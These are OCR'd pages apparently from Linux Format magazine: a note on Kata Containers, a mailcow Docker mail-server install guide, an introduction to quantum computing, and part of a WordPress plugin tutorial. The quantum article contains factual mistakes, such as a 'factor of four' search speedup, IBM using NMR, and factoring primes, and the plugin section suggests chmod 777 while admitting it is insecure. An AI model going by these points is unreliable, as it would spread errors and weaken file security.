
If you're struggling to keep up with all these trends and abstractions, then you may be appalled to hear that the innovation is ongoing and relentless. With the rise of Cloud Native applications, you would be forgiven for thinking that nobody runs anything on bare metal anymore. Kubernetes (designed by Google but now developed under the aegis of the Cloud Native Computing Foundation) has been described as "the POSIX of the Cloud", in the sense that it's fast becoming the standard way to orchestrate and manage containers and VMs in an infrastructure-agnostic manner. Microservices are what you get when you apply UNIX principles to services running in the clouds: lots of containers each doing a small jobs (but doing them well) connected together to do complex tasks.

The security of containers (especially as compared to that of VMs) has been the subject of much debate. One might believe containers can't match the level of isolation offered by VMs, namespace voodoo notwithstanding, since in a multi-tenant environment they must communicate through the host's kernel. Containers can be locked down with AppArmor or SELinux or seccomp profiles, but these tend to break complex applications. Enter Kata Containers, which run containers with their own kernel, and use CPU features to provide VM-like isolation. They effectively turn *Docker* containers or k8s pods into lightweight VMs. Confused? We are, which is why we learned more at **https://katacontainers.io**.

Kata containers – blurring boundaries, increasing isolation, and simplifying security.

sure that your router/firewall forward/allow the appropriate ports. Check **https://mailcow.github.io/mailcow-dockerized-docs/prerequisite-system/** and indeed the rest of the excellent documentation for more info.

The mailcow:dockerized application suite is actually about two dozen different containers connected together by the magic of *Docker Compose*. *Docker Compose* uses a YAML (YAML Ain't Markup Language) file that defines all the services and volumes used by the application and gets all of the associated containers talking to one another. Volumes are a mechanism for persisting data generated by containers, if we didn't use them (or some alternative) then every time we stopped a container all the data it had generated would vanish. If we were to start the container again, it would be as if 'twere the first time all over again. Our mailcow:dockerized suite defines six volumes.



Holy mailcow Batman, it works! Log in with the default credentials, then change them as quick as you can.

Get docking

Docker Compose isn't shipped via the repo we added earlier, so grab it straight from GitHub:


```
$ curl -L https://github.com/docker/compose/releases/download/$(curl -Ls https://www.servercow.de/docker-compose/latest.php)/docker-compose-$(uname -s)-$(uname -m) > docker-compose
$ sudo mv docker-compose /usr/local/bin/
$ sudo chmod +x /usr/local/bin/docker-compose
```

Alternatively, if you don't like all that dollar sign voodoo just visit **https://github.com/docker/compose/releases** and grab whatever is the latest release. Then move the binary to **/usr/local/**. Now we can almost clone the mailcow:dockerized git repo, which we'll put in the **/opt** directory. This needs to be done as root (we'll prefix commands run as root with #), so run:

```
$ sudo -i
# cd /opt
```

Then we must check the output of `umask`, it should be 0022 (so our files can be read by regular users). If it's not then take matters into your own hands with `umask 0022`. Now we can clone the repo with:

```
# git clone https://github.com/mailcow/mailcow-dockerized
```



Make your mail secure with Time-based One Time Pad authentication, or some such.

And then we begin the configuration:

```
# cd mailcow-dockerized
# ./generate_config.sh
```

You'll be asked for the domain name (FQDN) of your mail server and your timezone. If you just want to experiment, you can make up a domain and add it to your hosts file. For example, we used **mail.lxfmail.net** and changed the 127.0.0.1 line in **/etc/hosts** to:

```
127.0.0.1       localhost mail.lxfmail.net
```

Now peruse the configuration file with:

```
# nano mailcow.conf
```

If, like us, you're just playing with a made-up hostname, you'll want to set

```
SKIP_LETS_ENCRYPT=y
```

otherwise the set-up process will try and obtain a certificate for a nonexistent domain, which will fail miserably. Now we grab the manifold images that constitute mailcow:dockerized (which will take a couple of minutes even on a fast connection), and bring them up:

```
# docker-compose pull
# docker-compose up -d
```

> **GETTING DOCKER**
> "To install Docker on Ubuntu 18.04 you can use the snap from the Software Centre or add the Docker repo"

You should see lots of satisfying debug output. If (like us) you were already running a webserver (or any other service that uses ports required by *Mailcow*, do check the prerequisites doc mention earlier) then this command will fall over. *Mailcow's* web service can happily work via a reverse proxy, or you could just shut your webserver down. Hopefully it all works out, then you can visit your *Mailcow* install at the address specified and configure everything to your liking. When your done just run `docker-compose stop` from the *Mailcow* directory. LXF




Image credit: Getty images

Quantum Computing

Mats Tage Axelsson introduces you to quantum computing, the coolest tech around. Learn how it works and how you can get started.

Quantum computing has caught the attention of large companies, academics and hobbyists. This article will cover the history, the different ways to make a quantum computer and the logic behind programming. You'll also learn about some programming toolkits that you can use to get started.

To run a quantum computer, the physics has to be understood so programmers can then manipulate and measure the final results. Scientists have observed quantum effects in photons, electrons and isotopes of many materials. This means engineers use superconducting materials such as niobium and aluminium to construct workable quantum computing systems.

The logic gates are made of silicon wafers and are controlled using microwave emitters. These solutions may not be the best in the long run, but they're the ones that are running now. To use quantum computers, you need logic that takes advantage of the two core concepts: superposition and entanglement. When you start exploring these concepts, the Bloch sphere will help visualise what to do with different gates. Programmers can use classical bit gates together with quantum gates to create the algorithms needed.

The mainstream media hails quantum computers as significantly faster than current models. It turns out they're only fast in specific areas: cryptography, optimisation, simulation and database searches. In cryptography, many algorithms are safe because factorising large prime numbers with classical computers will take far too long for practical use. Shor's quantum algorithm can do it in minutes. Optimisation and simulations can benefit from a quantum computer's ability to test many solutions at once.

Database searches are faster by a factor of four. And with faster database searches, machine learning also becomes much faster.

The history of quantum computers begins with quantum physics. In 1900 Max Planck first proposed that light comes in discrete packets called quanta. This discovery later led Einstein to show that Planck was right. When measuring the photoelectric effect scientists could observe packet behaviour. These two discoveries later led to quantum physics. Yet the deeper scientists dove into the quantum nature of things, the harder it got to explain how it works. For quantum computing, the most interesting developments are entanglement and superposition.

Superposition is the phenomenon where a particle exists in many positions at the same time. Considering this, scientists concluded that a quantum computer should be possible to build. A quantum computer is one that can do many calculations per operation.

The cat in the box

The famous physicist Schrödinger created a thought experiment. In it, he describes a cat and a gas container inside a box. The gas will poison the cat after the radioactive decay of an atom that releases the gas. The process is random so observers won't know if the cat is dead or alive until they open the box. In quantum physics, this means that the cat is both alive and dead before anyone observes it. In the case of the cat, this is absurd but in quantum physics it's normal. What Schrödinger was saying was that there must be another explanation – one as yet undiscovered.

Another phenomenon is entanglement, where two particles can have intertwined states. This means that the state of one particle will always be opposite of the other even when they are apart. In quantum computers the software creates entanglement, a CNOT gate creates this state.


To make use of all the phenomena demonstrated in quantum physics, scientists needed a way to describe what happens on a small scale. To program a computer, it needs logical operations, described as logical gates. Quantum gates and classical logic gates are the same only up to a point. Quantum gates add features for changing states and entanglement.

It took until the 1970s for the first attempt at a theory to use quantum effects for computers. Shannon information theory describes classical gates and other aspects of data processing. For quantum computers, this is insufficient because it doesn't specifically describe quantum effects.

Quantum information theory was first attempted in 1976. During the 1980s scientists made more progress, in part thanks to quantum computing conferences organised by MIT and IBM. Other interesting developments included quantum cryptography and the first universal quantum computer.

To make use of all the states of the particle you measure, programmers need a formal language. Quantum information theory needed to improve. The different gates are the foundation for such a scheme.

Keeping track of what the different quantum states are is confusing. First of all, the way it works is counter-intuitive at best. Second, there are many different spin axles to keep track of. The system isn't complicated, but it involves atypical approaches that are tricky to grasp.



Programmers use the Bloch sphere to illustrate how quantum gates manipulate the qubits.

To make sense of all the state transitions, physicist created the Bloch sphere.

Peter Shor discovered Shor's Algorithm in 1994. This algorithm solves the problem of finding the prime factors of large numbers. The basis of all encryption is that you can't, in a reasonable time, solve this problem. Quantum computers may solve this problem in minutes. Interest in quantum computers subsequently sky-rocketed.


> **SCHRÖDINGER WAS A CAT PERSON**
> "The process is random so observers won't know if the cat is dead or alive until they open the box. In quantum physics, the cat is both alive and dead"

Shortly after Shor's discovery, Lov Grover invented the Grover algorithm. This is best known as the database search algorithm, but it's also useful for other tasks.

» ENCRYPTION MAY BE AT RISK

One big question is whether encryption systems are at risk with quantum computers. The major concern is the RSA encryption scheme. The scheme is secure because it relies on the condition that factoring a large number into its primes is too time-consuming. When trying to find the prime numbers, there are many strategies, so the simplest one is to guess and try. A trial and error approach isn't practical, though, since a 2,048 bit number will have millions of solutions. Some strategies can reduce the number of possible solutions, but even the most powerful methods will take years or millions of years. With the right algorithms, a quantum computer could reduce that time to a practical level. Efforts are underway to create other algorithms that aren't breakable this way.


While this is prudent, the risk that a quantum computer can do this within 15 years is low. The quantum computers that are available today are both small and hard to program. The frameworks available for programming are few and far between. As you can see in other parts of this article, you'll still be setting a few qubit states and twisting the states. Converting that to a fine-tuned encryption cracker is, more than likely, a far-off prospect for now.



Through the coming decades, scientists invented new features. Quantum error correction and fault-tolerant quantum computers were among the major ones. The first demonstration of a quantum computer took place in 1998. After this, development accelerated.

Bose, Einstein and Joseph walk into a bar

To date there are a range of quantum computers in use. Researchers are using ion traps, light-based and microwave controlled Bose-Einstein condensates. These types need different control mechanisms. The ion traps use an electromagnetic field to trap the ions. Lasers create the field and keep the ion trapped and to "pump" the state of the electron of the ion. The electron will emit light only when the state matches the laser's frequency.




This is the logical 1 state, with the logical 0 state is the opposite. This makes it simple to measure, but achieving precision is still a challenge. Manufacturing is also expensive using current technologies. Meanwhile, a Bose-Einstein condensate is a gas cooled to millikelvin temperatures. When the gas reaches this temperature all electrons take the same quantum state. Uses for this solution are, so far, limited to simulators – any actual computers are pipe dreams.

The interesting types are the different Josephson junction types – these actually are running in practical setups. IBM's versions are even available for anyone who registers on the Q-experience web page.

D-wave's machine uses Josephson junctions. These are superconducting Niobium and aluminium-oxide gates. At temperatures near absolute zero, a SQUID measures their magnetic properties. A SQUID is a sensitive magnetometer. The values show the quantum state of the junction, making the circuit a qubit. The principle this computer uses is quantum annealing.

IBM's solution is Nuclear Magnetic Resonance (NMR). The qubit is still a Josephson gate. That solution uses microwave transmitters to interact with the qubit.

The difference between the two is that the IBM solution controls qubits to a higher degree. This has made it easier for Canadian company D-Wave to manufacture bigger chips. At the same time, this limits D-wave to fewer applications. For example, an annealing system can't run Shor's algorithm or Grover's. It's useful for optimisation and machine learning – no wonder Google already has one of its own D-wave quantum computers.



When starting out programmers use a score, like a music score. The picture shows Quirk, an online simulator. The circuit is showing a Quantum Fourier transform.

More is less work

As mentioned earlier, the algorithms in quantum computers are different. To explain what the difference is, you must bear in mind the physics that are involved. As most *Linux Format* readers will know, a conventional computer uses gates. The system uses Boolean logic to create the algorithms for calculating everything. The most important aspect of this is that it's deterministic, so we only deal in certainties. The answer is either yes or no – at least on the circuit level.

In contrast, quantum computing involves all answers having a probability attached to them. No answer is certain – rather, it is probabilistic. For this to be efficient the algorithms must be adapted accordingly.

Quantum gates have an effect on one or several qubits at a time. When you measure qubits, the system usually does a complete analysis of the entire system. So, if you're searching for one qubit, that one will stick out like a sore thumb in one operation. Note that one operation is made up of many shots of the same gates. This is one of the reasons why quantum computers are faster than a conventional one.

The most common scenario is to find the special number of many, such as a database search. The other most cited case is for breaking encryption. Using Shor's algorithm, you measure the solution by the action of the gates. The gates run the input a fixed number of times before finding the answer. That number doesn't change when the input is a higher number. A classical computer forces you to test all possible answers. This means that when the number reaches 2048 you are facing a potential million years

» QUANTUM SIMULATORS

To help understand how quantum computers work, there are a large number of simulators. There's no way that you can simulate one efficiently, but if you want to understand the underlying principles then many of these are excellent. The first one that's worth exploring is a Bloch sphere simulator. Without having at least a rudimentary understanding of the Bloch sphere, you'll have trouble understanding what the gates do. Learn more about it at : **http://eecs.ceas.uc.edu/~cahaymm/blochsphere**.

There are many more simulators – most of them are the results of Ph.D. thesis work. For that reason, most of them are not active, only good starts. The few mentioned here are useful for self-education.

The JQuantum simulator looks and behaves like a quantum score. Using it is a little cumbersome, but if you're practising this while reading a textbook then it becomes usable and clear. It also supports your own functions.

This is very useful when you follow a course and you want to test it out on your own. The only other way to achieve that is to use your IDE and write a quantum program yourself. If you have Python experience, this is doable, but be warned – the simulation won't look pretty!

to solve it. More numbers mean an exponential workload increase. Note the difference is that the effort to solve the problem does not increase in a quantum computer.

Let's have a Bloch party

Once you know how many states and transitions you have in each qubit, it's time to code. Not so fast though – there's a visual way to describe the gates. The Bloch sphere is the basis for all gates. The graph looks like a music score, so it's called a quantum score. It looks a bit different depending on the platform but in general, the strings across are qubits. When you want to change the state of a qubit you place a gate on the string. To create entanglement between two qubits you drop the gate on one string and connect it to the other.

To describe the quantum state of a particle, you use spin, like a spinning ball. More precisely, the angle the "ball" spins. Even though there are no balls that spin in the classical sense, the mathematics describe it well. When the equipment measures an electron, it'll be in spin up or spin down in one axis. The system can only measure in one dimension at a time. The three are x, y and z. So, if you measure x, you lose all information about the spin state on the z- and y-axis.

When you describe the quantum state, you use an imaginary arrow in the Bloch sphere.

The top of the sphere represents the qubits logical 0 and the bottom is logical 1. These are the only two states that the system can measure with 100 per cent certainty. To get a result in a quantum computer you make many "shots" and get the most probable answer.

A matrix contains the coordinates that show the arrows angle. The length of the arrow is always 1. The values we use to calculate the probability describe the components of the axes for the arrow. The Bloch sphere rules the gates and their naming, so keep that in mind when you try to understand.

The available gates depend on the application, and type of quantum computer. But the following are the common ones. The Pauli X Gate rotates the state around the x-axis changing the value of Z. This gate is also a bit-flip gate. The Pauli Y GATE rotates around the y-axis, changing both the x value and the z value. This gate is both a bit-flip and a phase-flip gate.


So far, the gates only flip the bits and phases. These don't deal with superposition or entanglement. The Hadamard gate puts the qubit in a superposition. To make that clear, the qubit will have a 50 percent chance of being 0 or 1, flipping between X and Z.

It will act like a dice, only using two in a row will always give the starting value. More gates that extend the Hadamard gate are S and its transformed conjugate.

To use entanglement you use a CNOT gate, usually depicted with a plus sign in a circle and a line down to another qubit. The gate flips the target qubit when the control is 1.

Those are the basic gates that you'll encounter as you start out. On the IBM Q Experience, you have the opportunity to also create subroutines. A better idea, though, is to use a development kit. There are many kits available, and you can extend your IDE with them. Eclipse, Netbeans and Visual Studio have modules. They use several classical languages. The programming tools for Python, for example, are available from IBM. Note that the routines prepare scripts for the quantum computer – it doesn't run Python on it.

So get cracking. You won't create much at first, but you will have a lot of fun – we guarantee it! LXF



Here, we're employing Eclipse to develop our own quantum computing programs. Note that this particular tool-kit is using Python as the supporting programming language.

TAKE A CHANCE ON ME

"In contrast, quantum computing involves all answers have a probability attached to them. No answer is certain – rather, it's probabilistic"

» TOOLKITS FROM THE BIG GUYS

To program yourself requires the standard called OpenQASM. This is the basis for all development kits.

Many groups have developed toolkits using this standard. The best known ones are from IBM, D-Wave and Microsoft.

IBM decided to use Python to create Qiskit, and you can download this kit from Github. It also has many sources and demonstration collections available. You can learn all about the current development state from there.

In both Eclipse and Netbeans, all you need to do is import the code into a project and explore. Don't forget to install Python 3.5 or higher before you try to compile. IBM's QE has these examples in their Python toolkit.

When you have the sources installed, you can only run simulations on your own computer. If you want to run on a real quantum computer, get an account on the IBM Q Experience. The setup is simple: all you need to do is open an account and get your API token from your account. Then copy it into the **Qconfig.py** file of the project you're working on. There's a credit system for using the real machines, so simulate until you're certain you've got it right. If you're really clever you may be able to gain expertise level. In that case, you can obtain more units to run experiments.

If you're using Visual Studio then you can download the *Qvis* file and add the extension. You still need Python support, though.

WORDPRESS PLUGINS

Build your own plugins

Kent Elchuk takes you on a journey of discovery, as he reveals how to quickly create Wordpress plugins to extend the functionality of your site.

OUR EXPERT

Kent Elchuk is a full-time web developer and Linux enthusiast whose spare time includes programming and hydroponic food production.

We typically use a plugin to extend the functionality and performance of Wordpress. In many cases, our chosen plugin does the job. But sometimes we don't have the ideal solution to meet all our needs. Such is life.

So let's take a look at what a plugin does and some examples. A plugin is additional code that can be added to a Wordpress site to customise it. Some popular Wordpress plugins are Woocommerce, Yoast SEO, W3 Total Cache, Contact Form 7, Akismet and Wordfence.

To access the plugins with the Worpdress admin, click the Plugins link from the menu on the left. Once a plugin is installed, you may be able to configure it.

The directory

A Wordpress plugin will reside in the **wp-content/plugins** folder. Some basic plugins like Hello Dolly, which comes with every new Wordpress installation, exist as only a single file in the plugins folder. In the case of Hello Dolly, the file **wp-content/plugins/hello.php** is the entire plugin. Unlike the Hello Dolly plugin, many others will be located in an independent folder. For example, the popular Woocommerce plugin would be located in a folder appropriately named **/woocommerce**.

The requirements

Let's open our **hello.php** file and take a look under the hood. The lines of text between the opening `<?php` tag and function `hello_dolly_get_lyric()` will reveal the following details: Plugin Name, Plugin URI, Version and Author URI.

Now that we can see where the details are created, let's take a look at the plugins list in the Wordpress admin and match those details to the lines of text that we can read. To make this even clearer, make a copy of that **hello.php** and call it **our_plugin.php**. Now, let's make it a little more personal by changing the Plugin Name and the other lines until the Author URI details. In our case, we can remove the line with Plugin URI since it's not listed in the Wordpress plugin directory.


After making those changes, refresh the Wordpress admin and look at our plugin list. Voilà! Our plugin exists with a new name, description, author and version details.

The execution

Now that we've made some modifications to our plugin, let's activate it and see how it works. Click the Activate link located under our plugin name.

QUICK TIP

The first 12 lines or so of a Wordpress plugin will give details about its function. Sensible naming makes it easy for users to know what they do.



Accessing our plugins by clicking 'Plugins' from the left hand menu. Our list shows those which are activated and those which are not.

Once our plugin is activated, refresh the logged-in admin page and look the top right-hand corner. We'll see a random lyric from the song *Hello Dolly*. If we do another refresh, the odds are that we can see a changed lyric because the plugin will display a random lyric from around 28 different ones.

Why did the lyric show up in this location? Well, if we look at the plugin code, we can see this line of code:

```
add_action( 'admin_notices', 'hello_dolly' );
```

In this file, the `add_action()` function is what makes this plugin do something to the output. The `hello_dolly` function is executed and the `admin_notices` is the action (or event) that takes place.

To explain the previous in other terms, the `hello_dolly` function will run and the lyric will be output into the specified location: the top right-hand corner in the admin section.

To see how we can place the lyrics in the admin footer and on each page, we can alter that function and use the examples below. Although we can run all three at once, we'd most likely just want to it in one location:

```
add_action( 'admin_notices', 'hello_dolly' );
add_action( 'admin_footer', 'hello_dolly' );
add_action( 'the_content', 'hello_dolly' );
```

Now that we've discussed how the code is executed from a broad point of view, we can now take a little closer look since there's actually a sequence of events that takes place after the `add_action()` function is initiated. So, let's start with the `hello_dolly()` function near line 52. Once this function runs, it also runs another function called `hello_dolly_get_lyric()`.

At the top of that function a string called `$lyrics` is created for which each new line has a lyric. Under that, we can see the line below which uses the `explode()` function to create an array called `$lyrics`.

Below that, the 'return' statement returns one random lyric from the array. Now, let's go back to the `hello_dolly` function near line 54. As we can see, a new line is printed using 'echo' that exists between the tags. This basically covers the first instance of `add_action`. But, looking further down into our file, there's another `add_action()` function. That code is shown below:

```
add_action( 'admin_head', 'dolly_css' );
```

Although similar to the last `add_action` function, it does have a subtle difference. The first parameter is `admin_head`, which essentially is the location where the output of the `add_action` function will place the text from the `doll_css` function.

Although the examples above used the 'hook' called `add_action` to run a function and insert the code into the desired location, there's another we could come across in our Wordpress plugin development and that's called `add_filter`.

Without getting too technical with the differences between `add_action` and `add_filter`, we should know that they do the same thing. The built-in functions can be found in the **wp-includes/plugin.php** file.

Essentially, with the latest Wordpress, the `add_action` function can take in four parameters (although two is more common). These parameters are returned from the `add_filter` function – its code is shown below:

```
function add_action($tag, $function_to_add, $priority =
10, $accepted_args = 1) {
        return add_filter($tag, $function_to_add,
$priority, $accepted_args);
}
```

For those of us which have some web development background and in particular PHP programming, this lesson can help fill in the holes in regards to using Wordpress' built-in functions. However, for those of us who are new to PHP or procedural programming, we can build basic plugins without PHP knowledge... but knowing more is certainly an asset.

The editing


When it comes to editing plugins, we have a couple of options. If we're using our local computer, we can fire up our favourite editor and make the changes in real time.

However, if the files are located on a remote server, we need to use FTP (or the better option, SFTP) to transfer our edited files. Since coding editors make programming more efficient with features like colour coding and formatting text, it would be a serious programmer's first choice.

However, the Wordpress admin does enable us to make changes to the files too. This is a great feature because we can make changes to plugins from any Internet connection on any Linux box.

To access a particular plugin from the admin while we're logged in, we select Plugins>Editor from the main left menu. Afterwards, we choose a plugin from the drop-down located on the upper right-hand side of the screen. Finally, we click Select and our code shows up.

Now, before we can save new text to the plugin file we need the appropriate permissions to write to the file.



Our top section of code will identify our plugin details like name, user and website while the bottom code does the work we require.

Run the code below to make the file editable:

```
chmod 777 wp-content/plugins/our_plugin.php
```

Although that sounds nice and easy, those permissions on our plugin file are as insecure as it gets. In addition, if we use version control or an editor that has local history, we have a much better workflow and overall better security.

Meanwhile, bear in mind that most Wordpress installations on commercial hosting accounts do allow for the editing of plugin files. With that hosting account, it's important that all admins can be trusted as they'll have the ability to edit these files.

